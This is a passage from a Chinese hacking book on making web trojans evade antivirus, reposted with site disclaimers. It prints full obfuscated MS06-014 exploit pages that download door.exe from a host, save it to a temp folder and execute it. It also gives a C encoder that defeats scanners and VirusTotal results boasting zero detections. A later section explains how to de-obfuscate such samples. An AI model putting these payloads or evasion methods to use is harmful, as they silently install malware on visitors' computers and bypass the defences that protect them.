免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


```
    /*var b=0;*/
    //a="";
    alert/*("test")*/(/*alert(b)*/a/**/);
    </script>
```

这段代码和下面这一段在程序含义上是完全相同的。

```
    <script language="JavaScript">
    var a="网页木马与溢出攻击";
    alert(a);
    </script>
```

两段代码虽然在程序含意上相同，但在程序内容上却大相径庭，木马分析师以及杀毒软件在这一点上很容易出错。下面还是以 MS06014 木马为例，用这种方法对原始的 MS0614 木马（JavaScript 版）进行处理，处理后的内容如下：

```
    <html>

    <title>MS Internet Explorer (MDAC) Remote Code Execution Exploit
(MS06-014)</title>
    <body>

    </body>
    </html>

    <script language="JavaScript">
    dl = "http://192.168.186.1/door.exe";
    fname1="g0ld.com";

    df = document./*alert*/createElement(/*alert*/"object");
    df./*alert*/setAttribute/*alert*/("classid",
/*alert*/"clsid:BD96C556-65A3-11D0-983A-00C04FC29E36");
    x = /*alert*/df./*alert*/CreateObject/*alert*/(/*alert*/"Microsoft.
XMLHTTP",/*alert*/""/*alert*/);
    S = /*alert*/df./*alert*/createobject/*alert*/("Adodb.Stream",/*alert*/"");
    S./*alert*/type = 1;
    x./*alert*/open( /*alert*/"GET", /*alert*/dl, /*alert*/false);
    x./*alert*/Send(/*alert*/);
    F/*<script>*/ = df./*<script>*/createobject(/*<script>*/"Scripting.File
SystemObject",/*<script>*/"");
    tmp/*<script>*/ = F./*<script>*/GetSpecialFolder(/*<script>*/2);
    fname1= F./*<script>*/BuildPath/*<script>*/(tmp,fname1);
    S./*<script>*/open();
    S./*<script>*/write(x./*<script>*/responseBody/*<script>*/);
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


```
    S./*<script>*/savetofile(fname1,2);
    S.close();
    Q      =      /*<script>*/df.createobject/*<script>*/(/*<script>*/"Shell.
Application","/*<script>*/");
    Q./*<script>*/ShellExecute/*<script>*/(fname1,/*<script>*/"","","open",0);
    </script>
```

再将处理后的 MS06014 木马提交到 http://www.virustotal.com 上扫描，扫描结果见 http://www.virustotal.com/zh-cn/analisis/216b727b6c1e1191d2adcbc88d658136，32 个杀毒软件中只有 3 个报毒，如图 6.8 所示，在免杀要求不是非常高的情况下，我们可以认为此木马是免杀的了，而且此木马仅仅用了一种免杀处理方法。

反病毒引擎	版本	最后更新	扫描结果
AhnLab-V3	2008.4.4.1	2008.04.04	-
AntiVir	7.6.0.81	2008.04.04	-
Authentium	4.93.8	2008.04.04	-
Avast	4.7.1098.0	2008.04.04	-
AVG	7.5.0.516	2008.04.04	JS/Downloader.Agent
BitDefender	7.2	2008.04.05	-
CAT-QuickHeal	9.50	2008.04.04	-
ClamAV	0.92.1	2008.04.05	-
DrWeb	4.44.0.09170	2008.04.04	VBS.Psyme.239
eSafe	7.0.15.0	2008.04.01	-
eTrust-Vet	31.3.5672	2008.04.04	-
Ewido	4.0	2008.04.04	-
F-Prot	4.4.2.54	2008.04.04	-
F-Secure	6.70.13260.0	2008.04.05	-
FileAdvisor	1	2008.04.05	-
Fortinet	3.14.0.0	2008.04.05	-
Ikarus	T3.1.1.20.0	2008.04.05	-
Kaspersky	7.0.0.125	2008.04.05	-
McAfee	5267	2008.04.04	-
Microsoft	1.3408	2008.04.03	-
NOD32v2	3004	2008.04.05	-
Norman	5.80.02	2008.04.04	-
Panda	9.0.0.4	2008.04.04	-
Prevx1	V2	2008.04.05	-
Rising	20.38.60.00	2008.04.03	Trojan.DL.Script.JS.Agent.lsc
Sophos	4.28.0	2008.04.05	-
Sunbelt	3.0.978.0	2008.03.18	-
Symantec	10	2008.04.05	-
TheHacker	6.2.92.265	2008.04.04	-
VBA32	3.12.6.3	2008.03.25	-
VirusBuster	4.3.26:9	2008.04.04	-
Webwasher-Gateway	6.6.2	2008.04.04	-

附加信息
File size: 1210 bytes
MD5...: c979972433d9ab23ae851f7be8d17236
SHA1..: f189d81249be8a2e87f9415c3bc62f72059992f1

图 6.8　插入“/**/”后的 Ms06014 木马扫描结果

6.2.5　页面编码法

页面编码法是一种很重要的网页木马免杀处理方法，下面将详细介绍这种方法。上网的朋友对网页的编码方式应该不会陌生，世界上的语言那么多，浏览器正是靠网页的编码方式来解码网页内容、使网页中不显示乱码的。相反，如果我们打开一个中文网页，然后像图 6.9 那样人为地将编码方式改成错误的编码方式，网页中的所有中文都变成了乱码。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。



图 6.9　设置错误的编码方式

读者可能会想，从网页的源程序就可以看出网页是中文的，显示网页的时候当然就应该是中文的，与编码有什么关系呢？事实上，关系很大，网页编码方式的不同会产生截然不同的效果。如图 6.10 所示，它是一个网页的源程序，如果用浏览器打开这个网页是不是应该看到和源程序中一样的几个中文字呢？但用浏览器打开后的截图如图 6.11 所示，竟然是几个数字和字母。




图 6.10　某网页的源程序

杀毒软件是依靠网页的源程序杀毒的，而浏览器是依靠网页源程序和编码方式解析的，我们就可以利用这一特点，制作出杀毒软件不可识别、但浏览器能识别和解析的网页木马。上面的例子是用 US-ASCII 编码实现的。US-ASCII 是一种 7 位编码法，它的最高位不参加

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

编码，所以它总共有 0 到 127 共 128 个字符，也就是常说的标准 ASCII 码表，如果考虑最高位，那最多就可以表示 256 个字符了，也就成了平时所说的扩展 ASCII 码表。



图 6.11　浏览器编码解析后的内容

由于 US-ASCII 编码是忽视最高位的，所以我们可以将最高位置 1，这样可以使记事本等文本编辑器以为该字符是中文（中文 ASC 码的最高位位 1），以致文本编辑器显示乱码。用这种方法制作网页木马需自己编写编码程序，为了更好地绕过杀毒软件，我们可以将部分字符的最高位置 1，部分置 0，使用随机数法尤佳，由于传统的都是全部置 1，所以随机置 1 法的免杀能力非常强，笔者已经写了如下部分置 1 的程序：

```
#include "stdafx.h"
#include <stdio.h>
#include <stdlib.h>
#include <time.h>

int main(int argc,char** argv)
{
    FILE *fp;
    char ch;
    if(argc<2)
    {
        printf("\nUsage: \n\t %s 欲加密文件>输出文件 \n",argv[0]);
        return -1;
    }
    if((fp=fopen(argv[1],"r"))==NULL)
    {
        printf("File %s open Error",argv[1]);
        return -1;
    }
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


```
        //指定编码方式,否则连浏览器也不能识别
        printf("\n<html>\n<head>\n<meta            http-equiv=\"Content-Type\"
content=\"text/html; charset=US-ASCII\" />\n");
        printf("<title>US_ASCII Enocde</title>\n</head><body>\n");

        srand( (unsigned)time(NULL));
        while((ch=fgetc(fp))!=EOF)
        {
            if(rand()%2==0)//只将一般字节置 1
                ch|=0x80; //把最高位置 1,解密时改为 ch&=0x7F
            printf("%c",ch);
        }
        fclose(fp);
        printf("\n</body></html>\n");
        return -1;
    }
```

用以上程序对 6.2.1 节给出的 MS06014 木马进行处理，图 6.12 是处理后的木马的截图，将此木马提交到 http://www.virustotal.com 上面扫描，扫描结果见 http://www.virustotal.com/zh-cn/analisis/eca206d1f2b863692182a0a8fb08af90，如图 6.13 所示，32 款杀毒软件中只有 3 款查杀，效果是非常不错的。笔者将 6.2.4 节得到的网页木马再用此法处理后，提交到 virustotal 上扫描，发现只有一款杀毒软件（McAfee）查杀了。



图 6.12　用 US-ASCII 编码后的 MS06014 木马

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

文件 ___US-ASCII_____M 接收于 2008.01.27 14:17:26 (CET)

反病毒引擎	版本	最后更新	扫描结果
AhnLab-V3	-	-	-
AntiVir	-	-	-
Authentium	-	-	-
Avast	-	-	-
AVG	-	-	-
BitDefender	-	-	-
CAT-QuickHeal	-	-	-
ClamAV	-	-	-
DrWeb	-	-	-
eSafe	-	-	-
eTrust-Vet	-	-	-
Ewido	-	-	-
F-Prot	-	-	-
F-Secure	-	-	-
FileAdvisor	-	-	-
Fortinet	-	-	-
Ikarus	-	-	-
Kaspersky	-	-	-
McAfee	-	-	ObfuscatedHtml
Microsoft	-	-	-
NOD32v2	-	-	-
Norman	-	-	-
Panda	-	-	-
Prevx1	-	-	-
Rising	-	-	-
Sophos	-	-	-
Sunbelt	-	-	-
Symantec	-	-	-
TheHacker	-	-	-
VBA32	-	-	-
VirusBuster	-	-	-
Webwasher-Gateway	-	-	-

图 6.13　编码处理后的木马查杀结果

6.2.6　关联数组法

在 JavaScript 中允许将对象看做特殊的数组，称为关联数组，它是一种数据结构，可以动态地将任意数据的值与任意的字符串相关联。通常我们访问对象的属性使用点运算符“.”。例如，myObject.aProperty，在这里，属性名称是一个标识符。将对象看做数组后我们就可以用索引运算符“[]”访问对象的属性。例如 myObject["aProperty"]，与上面的表示法含义相同，这里的 myObject 就是一个关联数组。尽管平时索引运算符“[]”更多地用于访问数组元素，以数字作为索引，但当用于对象时，索引却总是以字符串文字形式表示的属性名称。

正因为关联数组法将对象的引用从原来的标识符引用变成了字符串索引引用，而字符串形式的内容在 JavaScript 的变形加密中具有先天优势，所以内容重组法和转义字符法等变形方法以及几乎所有的加密方法都是支持字符串处理的；因此，先将 JavaScript 代码转变为字符串形式再进行免杀也是网页木马免杀处理的重要原则。下面将举一个具体的例子来详细介绍这种方法，在许多网页木马中都有这样一行：

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


```
document.createElement("object");
```

将它用关联数组法变形后得到：

```
document["createElement"]("object");
```

然后使用内容重组法得到：

```
document["cre"+"ate"+"Ele"+"ment"]("o"+"bje"+"ct");
```

再结合转义字符法得到：

```
document["\x63\x72\x65 "+"ate"+" \x45\x6C\x65"+"ment"]("o"+" \x62\x6A\x65
"+"ct");
```

接下来，我们还是以 **MS06014** 为例来看看用关联数组法变形后的网页木马以及此木马的免杀效果，以下是一个用关联数组法处理后的网页木马源程序。

```
<html>
<head>
<title>关联数组法 MS06014</title>
</head><body>
<script language=javascript>
dl = "http://192.168.186.1/door.exe";
fname1="g01d.com";

df = window["doc"+"\x75\x6D\x65"+"nt"]["creat"+"\x65\x45\x6C\x65"+"ment"]
("object");
df["set"+"\x41\x74\x74\x72\x69"+"bute"]("clas"+"sid",
"clsi"+"d:BD9"+"6C5"+"56-65"+"A3-11D0-9"+"83A-0"+"0C04F"+"C29E36");
x = df["Cr"+"eat"+"\x65\x4F\x62"+"ject"]("Microso"+"ft.XMLH"+"TTP","");
S = df["Cr"+"eat"+"\x65\x4F\x62"+"ject"]("Ado"+"db.Str"+"eam","");
S.type = 1;
x["op"+"en"]( "GET", dl, false);
x["S"+"\x65\x6E"+"d"]();
F   =   df["Cr"+"eat"+"\x65\x4F\x62"+"ject"]("Scri"+"pting.Fil"+"eSyst"+
"emO"+"bject","");
tmp = F["Ge"+"tSpe"+"cia"+"lF"+"older"](2);
fname1= F["Buil"+"\x64\x50\x61"+"th"](tmp,fname1);
S["op"+"en"]();
S["wri"+"te"](x.responseBody);
S["sav"+"\x65\x74\x6F\x66"+"ile"](fname1,2);
S["clo"+"se"]();
Q = df["Cr"+"eat"+"\x65\x4F\x62"+"ject"]("Shell"+".Appl"+"icat"+"ion","");
Q["She"+"\x6C\x6C\x45\x78\x65"+"cute"](fname1,"","","open",0);
</script>
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


```
</body></html>
```

将以上内容保存后提交到 http://www.virustotal.com 上面扫描，扫描结果见 http://www.virustotal.com/zh-cn/analisis/acdaccab1901d180cbd394c14e2f57b8，如图 6.14 所示，32 款杀毒软件中没有一款查杀，效果是非常不错的，这是我们迄今为止第一个在 virustotal 上全免杀的 MS06014 网页木马。用这种方法的优点是此法隐藏了网页木马所调用的对象的方法，不知道网页调用了哪些方法杀毒软件、就没法知道这个网页是做什么用的，所以此法的免杀效果极佳，网络上使用此法变形的网页木马也很多。

反病毒引擎	版本	最后更新	扫描结果
AhnLab-V3	2008.4.4.1	2008.04.04	-
AntiVir	7.6.0.81	2008.04.04	-
Authentium	4.93.8	2008.04.05	-
Avast	4.7.1098.0	2008.04.04	-
AVG	7.5.0.516	2008.04.04	-
BitDefender	7.2	2008.04.05	-
CAT-QuickHeal	9.50	2008.04.04	-
ClamAV	0.92.1	2008.04.05	-
DrWeb	4.44.0.09170	2008.04.04	-
eSafe	7.0.15.0	2008.04.01	-
eTrust-Vet	31.3.5672	2008.04.04	-
Ewido	4.0	2008.04.04	-
F-Prot	4.4.2.54	2008.04.04	-
F-Secure	6.70.13260.0	2008.04.05	-
FileAdvisor	1	2008.04.05	-
Fortinet	3.14.0.0	2008.04.05	-
Ikarus	T3.1.1.20	2008.04.05	-
Kaspersky	7.0.0.125	2008.04.05	-
McAfee	5267	2008.04.04	-
Microsoft	1.3408	2008.04.03	-
NOD32v2	3004	2008.04.05	-
Norman	5.80.02	2008.04.04	-
Panda	9.0.0.4	2008.04.04	-
Prevx1	V2	2008.04.05	-
Rising	20.38.60.00	2008.04.03	-
Sophos	4.28.0	2008.04.05	-
Sunbelt	3.0.978.0	2008.03.18	-
Symantec	10	2008.04.05	-
TheHacker	6.2.92.265	2008.04.04	-
VBA32	3.12.6.3	2008.03.25	-
VirusBuster	4.3.26:9	2008.04.04	-
Webwasher-Gateway	6.6.2	2008.04.04	-

附加信息
File size: 1047 bytes
MD5...: e8c049aeea0892c6ef6431cafe8d1418
SHA1..: b5dd01238090bed7eadd09b0c408774b13a8f9df

图 6.14　关联数组法变形后的木马查杀结果

6.2.7　变形还原技术

为了对抗各种网页木马变形技术，各杀毒软件厂商都在研究条理化的变形还原技术，条理化的东西容易用程序实现，只有能用程序实现的东西才能被用在杀毒软件上，而对于大部分读者而言，学习网页木马的变形还原技术并不是为了写一个杀毒软件，而是分析网络上遇到的网页木马样本，从中学习新的网页木马免杀方法以及获得新的漏洞信息，如果

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

经常分析网络上捕获的网页木马总会有一天会抓到一个 0DAY（在安全补丁发布前而被了解和掌握的漏洞信息叫做 0DAY，它具有极高的利用价值）。所以，读者没必要学习很不成熟的条理化的还原技术，而只要能做到尽量还原网页木马，使代码能够被读懂就可以了。要学好变形还原技术必须拥有良好的 JavaScript 和 VBScript 功底，以下笔者将逐一介绍先前提到的每一种变形方法的还原技术。

（1）内容重组法的还原技术

内容重组法是一种简单的依赖脚本语法规则的变形方法。它只能用来对付傻瓜式的规则匹配杀毒软件，要对付人的智慧是远远不够的。它可以直接被人读懂，最多把原来一些无意义的变量名替换成一些有意义的变量名，或者对原来分开的字符串进行合并。

（2）转义字符法的还原技术

遇到此类网页木马一般能直接读懂网页木马的大概意思，但是有些字符串的意思不能直接理解，还原这类网页木马需要借助一些工具，至少你的身边应该有张 ASCII 表，这里推荐一款编码工具，有了它你就不需要对一个一个 ASCII 码去查 ASCII 表了，工具运行效果如图 6.15 和 6.16 所示。




图 6.15　编码工具运行效果 1

比如有一个字符串\x48\x45\x4C\x4C\x4F，我们要想知道它的含义，就把它填写在第一个文本框中，然后在“前置符”文本框中填写“\x”，选择“十六进制转字符串”，结果就立刻显示在第二个文本框中了，如图 6.17 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。



图 6.16　编码工具运行效果 2



图 6.17　编码工具使用实例

（3）插入特殊字符法的还原技术

由于插入的特殊字符多种多样，还原的时候也就没有一个统一的方法，特别是对付 NULL 字符，不好直接用记事本打开一个一个地删除。笔者总结了对付这种变形技术的一般步骤：首先安装一款网页三剑客之一的软件 Dreamweaver，然后用它打开变形后的网页木马样本文件。Dreamweaver 有一个特性就是它不会显示无用的 NULL 字符（如果用普通的编辑器打开就会显示无数的空格），就与没插入过 NULL 字符一样，并且这个软件会用不同的颜色标记注释的内容；我们就可以由此方便地区分出插入的注释并将它们去除，接下来就可以去除那些多余的空格、回车、tab 和无操作语句等干扰内容，删除掉所有的这些，剩下的就是那些必要的与网页木马直接相关的内容了。

（4）页面编码法的还原技术

经 US-ASCII 编码法处理过的网页木马几乎是面目全非，根本无法直接阅读，也无法像以上其他还原技术那样通过脚本的语法规则变形删减来还原，但不管是什么变形技术或加密技术，只要是浏览器能认识的我们就有办法把它还原。对于页面编码法的还原技术有两种。一种是通过程序实现，在介绍页面编码法时我们已经知道所谓的 US-ASCII 就是一种只使用低 7 位的编码方法，它忽略最高位，变形是通过将最高位置 1 使得编辑器显示乱码来实现的。由此我们也应该能够想到把最高位置 0，不就可以还原原来的内容了吗？程序我已经替读者写好，如下：

```
#include "stdafx.h"
#include <stdio.h>
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


```
#include <stdlib.h>
#include <time.h>

int main(int argc,char** argv)
{
    FILE *fp;
    char ch;
    if(argc<2)
    {
        printf("\nUsage: \n\t %s 欲加密文件>输出文件 \n",argv[0]);
        return -1;
    }
    if((fp=fopen(argv[1],"r"))==NULL)
    {
        printf("File %s open Error",argv[1]);
        return -1;
    }
    printf("\n<html>\n<head>\n");
    printf("<title>US_ASCII Decode</title>\n</head><body>\n");

    srand( (unsigned)time(NULL));
    while((ch=fgetc(fp))!=EOF)
    {
        ch&=0x7F; //把最高位置1,加密时改为ch|=0x80
        printf("%c",ch);
    }
    fclose(fp);
    printf("\n</body></html>\n");
    return -1;
}
```

除了上面的用程序还原的方法外，还有一种更简单的方法，用浏览器打开网页木马（小心别中毒），然后选择文件菜单“另存为”，选择编码方式为“UNICODE (UTF-8)”，然后保存，如图 6.18 所示。

这样另存为出来的网页已经是经过浏览器重新编码过的，用文本编辑器打开能直接看懂。

（5）关联数组法的还原技术

在关联数组法一节中我们讲到，在此种变形方法中我们可能会用到内容重组法和转义字符法，所以在还原技术中也会用到相应的还原技术。对付这类网页木马的一般步骤是，先用转义字符还原技术替换掉所有转义字符，然后用内容重组法还原技术整理网页木马，

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

此时的网页木马已经能够被理解，如果不够明白还可以再替换中括号，比如：

```
    document["\x61\x74\x65"+"ate"+" \x45\x6C\x65"+"ment"]("o"+" \x62\x6A\x65
"+"ct");
```




图 6.18　网页编码法另存为还原

经转义字符法还原技术替换后得到：

```
document["cre"+"ate"+"Ele"+"ment"]("o"+"bje"+"ct");
```

再经内容重组法还原技术整理后得到：

```
document["createElement"]("object");
```

然后用文本编辑器的替换功能将“[”替换为“.”，将“"]”替换为空，得到：

```
Document.createElement("object");
```

6.3　网页木马加密技术

笔者在本书中将在执行过程中不需调用系统的或自定义的解密函数的网页木马免杀处理技术称为变形技术，而必须依靠系统的或自定义的解密函数先解密再递交给脚本解析器解析执行的叫网页木马加密技术。前面介绍的任何一种免杀技术中都没有解密函数一说，而从本节开始所学习的每一种免杀技术中都会有一个以上的解密函数，所以将涉及加密解

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

密函数的编写问题，要求读者具有一定的编写脚本的能力。

使用网页木马加密技术能获得相当好的免杀效果，但实际使用时应注意杀毒软件的内存查杀问题，在本节的最后会专门讲如何躲过内存扫描。另外，各种网页木马加密技术之间不会发生冲突，也就是说，可以组合使用多种变形技术和多种加密技术实现免杀，这样做出的网页木马免杀效果会更好。

6.3.1 利用 escape、unescape 函数加密解密

Escape 和 Unescape 是 JavaScript 中自带的字符串编码解码函数，escape 函数编码规则如下：

1．逐个扫描字符串中的字符，遇到字母和数字直接输出；

2．如果是“@*_+-./”中的字符也直接输出；

3．如果字符的 ASC 码在 0～256 之间，就以%XX 的形式输出，XX 是字符的 16 进制 ASCII 码；

4．如果字符的 ASCII 码大于等于 256，则以%uXXXX 的形式输出，同样 XXXX 是字符的 16 进制 ASCII 码。

事实上它的编码规则与前面讲到的转义字符规则有些相似，如果读者理解了前面的转义字符规则，在这里也不会有任何难度。另外，应该注意到 escape 和 unescape 函数是只有在 JavaScript 中才有的，VBScript 中并不自带这样的函数，但是只要懂得了编码规则自己用 VBScript 写代码也不是什么难事，笔者写的代码如下：

```
<script language="vbscript">
Function vbsEscape(str)
    dim i,s,c,a
    s=""
    For i=1 to Len(str)
        c=Mid(str,i,1)
        a=ASCW(c)
        If (a>=48 and a<=57) or (a>=65 and a<=90) or (a>=97 and a<=122) Then
            s = s & c
        ElseIf InStr("@*_+-./",c)>0 Then
            s = s & c
        ElseIf a>0 and a<16 Then
            s = s & "%0" & Hex(a)
        ElseIf a>=16 and a<256 Then
            s = s & "%" & Hex(a)
        Else
            s = s & "%u" & Hex(a)
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


```
        End If
    Next
    vbsEscape = s
End Function
Function vbsUnEscape(str)
    dim i,s,c
    s=""
    For i=1 to Len(str)
        c=Mid(str,i,1)
        If Mid(str,i,2)="%u" and i<=Len(str)-5 Then
            If IsNumeric("&H" & Mid(str,i+2,4)) Then
                s = s & CHRW(CInt("&H" & Mid(str,i+2,4)))
                i = i+5
            Else
                s = s & c
            End If
        ElseIf c="%" and i<=Len(str)-2 Then
            If IsNumeric("&H" & Mid(str,i+1,2)) Then
                s = s & CHRW(CInt("&H" & Mid(str,i+1,2)))
                i = i+2
            Else
                s = s & c
            End If
        Else
            s = s & c
        End If
    Next
    vbsUnEscape = s
End Function
</script>
```

讲了编码规则，接下来我们来讲另外两个函数，这两个函数也是在加密免杀中特有的，它们就是 VBScript 中的 execute 和 JavaScript 中的 eval，它们的作用是执行某段脚本字符串，比如：

```
<script language=javascript>
eval("alert('test')");
</script>
```

它将弹出一个对话框，注意这里的 alert('test')不是一条语句而是以字符串的形式出现的，前面我们已经发现很多的变形技术都是针对字符串的，使用这种方法就能将整段的网页木马作为一个字符串进行免杀，而不是选取网页木马中的字符串进行免杀，这样就能更好地隐藏特征码。在这个例子中，我们对字符串“alert('test')”用 escape 编码，得到

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

alert%28%27test%27%29，然后就可以将前面的代码修改为：

```
<script language=javascript>
eval(unescape("alert%28%27test%27%29"));
</script>
```

细心的读者可能会问我是怎么得到 alert%28%27test%27%29 的呢，难道要自己根据编码规则一个一个算吗？当然不必这么复杂，我们只要写个 JavaScript，调用一下自带的 escape 函数就可以了，代码已经写好，从 http://www.broadview.com/08556 下载“综合加密工具.htm”文件，在第一个文本框中输入 alert('test')，按一下 Escape 按钮就可以了。

下面我们来加密一下原始的 ms06014 JavaScript 版网页木马，看看会变成什么样。复制原网页木马<Script>标记中的内容，填入 escape.htm 中的第一个文本框，选择“综合加密工具.htm”按钮，如图 6.19 所示。



图 6.19　escape 编码网页

然后复制第二个文本框中的内容，填写到：

```
<script language=javascript>
eval(unescape(""));
</script>
```
